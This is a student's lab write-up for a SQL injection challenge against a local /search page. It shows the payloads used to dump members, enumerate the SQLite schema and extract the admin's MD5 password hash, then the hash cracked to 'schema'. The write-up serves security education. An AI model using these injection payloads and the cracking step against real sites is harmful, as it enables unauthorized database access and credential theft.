Om Khadka, U51801171
Sources: MD5 cracker, OWASP SQL Injection, Get SQLite column names
Collabs: N/A

Challenge 3

Recon


Navigating to http://localhost:8080/search, I first tested out if the input was vulnerable.

- Outputted entire member list upon entering **" OR 1=1--**

Knowing that the input was vulnerable, I now tried to get a better understanding of what information was being stored in the database

- **" UNION SELECT 1--** being the only command to work implies that the database that /search is using only has 1 column.

" UNION SELECT sql FROM sqlite_master WHERE type='table'-- outputted the following:

- 


User Results

Austin Wise
[redacted]
Ebony Koch
Eli Mason

This gives the name of every single column within the database. What we're looking at in particular here is **password_hash**, **members**, and **username**.

Attack


By inputting **" UNION SELECT password_hash FROM members WHERE username='admin'--**, we finally get the admin's hash

- 

User Results

Austin Wise
Ebony Koch
Eli Mason
Jocelyn Lozano
John Smith
Lauren Gould
Lavern Jensen
Michael Johnson
Ruthie Rivera
Sandra Sawyer
c9550d5fad73447fc24ba47f95d1c6b7

Running the hash through an MD5 cracker gives an output of **schema**.



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
c9550d5fad73447fc24ba47f95d1c6b7
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
c9550d5fad73447fc24ba47f95d1c6b7	md5	schema

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist

Hash: ee00dac22d53e8036c5eb45dd83cfd6ea2ac9f01269e66bc2e30315a617a77bd